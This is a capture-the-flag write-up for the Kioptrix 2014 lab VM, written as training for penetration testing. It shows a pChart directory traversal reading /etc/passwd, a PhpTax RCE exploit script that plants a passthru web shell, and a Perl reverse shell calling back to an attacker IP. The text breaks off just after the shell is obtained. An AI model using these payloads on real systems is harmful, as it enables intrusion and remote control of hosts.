[VulnHub] Kioptrix: 2014 (#5)

Date: 09/Oct/2019
Categories: oscp, vulnhub, linux
Tags: `exploit_pchart`, `exploit_phptax`, `privesc_freebsd`

Overview

This is a writeup for VulnHub VM `Kioptrix: 2014 (#5)`. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:




Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Wed Oct  9 12:11:53 2019 as: nmap -vv --reason -Pn -sV -sC
 ↪  --version-all -oN
 ↪  /root/toolbox/writeups/vulnhub.kioptrix5/results/192.168.92.185/scans/_quick_tcp_nmap.txt
 ↪  -oX
 ↪  /root/toolbox/writeups/vulnhub.kioptrix5/results/192.168.92.185/scans/xml/_quick_tcp_nmap.xml
 ↪  192.168.92.185
Nmap scan report for 192.168.92.185
Host is up, received arp-response (0.00043s latency).
Scanned at 2019-10-09 12:11:53 PDT for 35s
Not shown: 997 filtered ports
Reason: 997 no-responses
PORT     STATE  SERVICE REASON         VERSION
22/tcp   closed ssh     reset ttl 64
80/tcp   open   http    syn-ack ttl 64 Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21
 ↪  OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_http-title: Site doesn't have a title (text/html).
8080/tcp open   http    syn-ack ttl 64 Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21
 ↪  OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
| http-methods:
|_  Supported Methods: HEAD
|_http-title: 403 Forbidden
MAC Address: 00:0C:29:0B:79:90 (VMware)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct  9 12:12:28 2019 -- 1 IP address (1 host up) scanned in 35.43 seconds
```

2. While exploring the `80/tcp` service, we find a HTML comment that points to `pChart2.1.3/index.php`:




Figure 2: writeup.enumeration.steps.2.1




Figure 3: writeup.enumeration.steps.2.2




Figure 4: writeup.enumeration.steps.2.3

Findings

Open Ports

```
80/tcp    |  http  |  Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2
 ↪  PHP/5.3.8)
8080/tcp  |  http  |  Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2
 ↪  PHP/5.3.8)
```

Phase #2: Exploitation

1. We use `searchsploit` to look for `pChart` exploits and find a directory traversal exploit. We use this exploit to view the contents of the `/etc/passwd` file:

```
searchsploit pchart
searchsploit -x 31173
http://192.168.92.185/pChart2.1.3/examples/index.php?Action=View&Script=/../../etc/passwd
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # ss pchart
------------------------------------------------------------------------ ------------------------
 Exploit Title                                                          |  Path
                                                                        | (/usr/share/exploitdb/)
------------------------------------------------------------------------ ------------------------
pChart 2.1.3 - Multiple Vulnerabilities                                 | exploits/php/webapps/31173.txt
------------------------------------------------------------------------ ------------------------
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 #
```

Figure 5: writeup.exploitation.steps.1.1

```
# Exploit Title: pChart 2.1.3 Directory Traversal and Reflected XSS
# Date: 2014-01-24
# Exploit Author: Balazs Makany
# Vendor Homepage: www.pchart.net
# Software Link: www.pchart.net/download
# Google Dork: intitle:"pChart 2.x - examples" intext:"2.1.3"
# Version: 2.1.3
# Tested on: N/A (Web Application. Tested on FreeBSD and Apache)
# CVE : N/A

[0] Summary:
PHP library pChart 2.1.3 (and possibly previous versions) by default
contains an examples folder, where the application is vulnerable to
Directory Traversal and Cross-Site Scripting (XSS).
It is plausible that custom built production code contains similar
problems if the usage of the library was copied from the examples.
The exploit author engaged the vendor before publicly disclosing the
vulnerability and consequently the vendor released an official fix
before the vulnerability was published.


[1] Directory Traversal:
"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
The traversal is executed with the web server's privilege and leads to
sensitive file disclosure (passwd, siteconf.inc.php or similar),
access to source codes, hardcoded passwords or other high impact
consequences, depending on the web server's configuration.
This problem may exists in the production code if the example code was
copied into the production environment.

Directory Traversal remediation:
1) Update to the latest version of the software.
2) Remove public access to the examples folder where applicable.
3) Use a Web Application Firewall or similar technology to filter
malicious input attempts.
```

Figure 6: writeup.exploitation.steps.1.2




Figure 7: writeup.exploitation.steps.1.3

2. We use the directory traversal vulnerability to look for the Apache configuration file as `8080/tcp` is returning a `403 Forbidden` code:

```
http://192.168.92.185/pChart2.1.3/examples/index.php?Action=View&Script=/../../usr/local/etc/
↪ apache22/httpd.conf
 SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

 <VirtualHost *:8080>
     DocumentRoot /usr/local/www/apache22/data2

 <Directory "/usr/local/www/apache22/data2">
     Options Indexes FollowSymLinks
     AllowOverride All
     Order allow,deny
     Allow from env=Mozilla4_browser
 </Directory>
```




Figure 8: writeup.exploitation.steps.2.1

3. The web server is configured to only allow clients with a user-agent string starting with the `Mozilla/4.0` string. We use Burp proxy to make a request to the `8080/tcp` service:





Figure 9: writeup.exploitation.steps.3.1

4. Now that we can talk to the `8080/tcp` service, we find a reference to the `/phptax/` web application on this server. We find a remote code execution vulnerability for `phptax` and leverage it to get command execution:

```
searchsploit phptax
searchsploit -x 25849
GET /phptax/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E
↪  HTTP/1.1
  Host: 192.168.92.185:8080
  User-Agent: Mozilla/4.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
GET /phptax/data/rce.php?cmd=uname%20-a HTTP/1.1
  Host: 192.168.92.185:8080
```



```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # ss phptax
------------------------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                                  |  Path
                                                                                                | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------------ ----------------------------------------
PhpTax 0.8 - File Manipulation 'newvalue' / Remote Code Execution                               | exploits/php/webapps/25849.txt
phptax 0.8 - Remote Code Execution                                                              | exploits/php/webapps/21665.txt
PhpTax - 'pfilez' Execution Remote Code Injection (Metasploit)                                  | exploits/php/webapps/21833.rb
------------------------------------------------------------------------------------------------ ----------------------------------------
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 #
```

Figure 10: writeup.exploitation.steps.4.1

```
#####################################################
#EXPLOIT
#####################################################

<?php

$options = getopt('u:');

if(!isset($options['u']))
die("\n        Usage example: php exploit.php -u http://target.com/ \n");

$url     =  $options['u'];
$shell = "{$url}/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E";

$headers = array('User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)',
'Content-Type: text/plain');

echo "        [+] Submitting request to: {$options['u']}\n";

$handle = curl_init();

curl_setopt($handle, CURLOPT_URL, $url);
curl_setopt($handle, CURLOPT_HTTPHEADER, $headers);
curl_setopt($handle, CURLOPT_RETURNTRANSFER, true);

$source = curl_exec($handle);
curl_close($handle);

if(!strpos($source, 'Undefined variable: HTTP_RAW_POST_DATA') && @fopen($shell, 'r'))
{
echo "        [+] Exploit completed successfully!\n";
echo "        ______________________________________________\n\n        {$url}/data/rce.php?cmd=id\n";
}
```

Figure 11: writeup.exploitation.steps.4.2




Figure 12: writeup.exploitation.steps.4.3




Figure 13: writeup.exploitation.steps.4.4

5. We find that the remote system is FreeBSD 9. We tried Bash and Python reverse shells but both failed and as such we fall back on a Perl reverse shell for interactive access:

```
perl reverse shell (decoded): perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"192.168.92.183:443");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
perl reverse shell (url encoded): perl%20-MIO%20-e%20%27%24p%3Dfork%3Bexit%2Cif%28%24p%29%3B%24c%3Dnew%20IO%3A%3ASocket%3A%3AINET%28PeerAddr%2C%22192.168.92.183%3A443%22%29%3BSTDIN-%3Efdopen%28%24c%2Cr%29%3B%24~-%3Efdopen%28%24c%2Cw%29%3Bsystem%24_%20while%3C%3E%3B%27

nc -nlvp 443
GET /phptax/data/rce.php?cmd=perl%20-MIO%20-e%20%27%24p%3Dfork%3Bexit%2Cif%28%24p%29%3B%24c%3Dnew%20IO%3A%3ASocket%3A%3AINET%28PeerAddr%2C%22192.168.92.183%3A443%22%29%3BSTDIN-%3Efdopen%28%24c%2Cr%29%3B%24~-%3Efdopen%28%24c%2Cw%29%3Bsystem%24_%20while%3C%3E%3B%27 HTTP/1.1
 Host: 192.168.92.185:8080
```




Figure 14: writeup.exploitation.steps.5.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.183] from (UNKNOWN) [192.168.92.185] 20495
id
uid=80(www) gid=80(www) groups=80(www)
uname -a
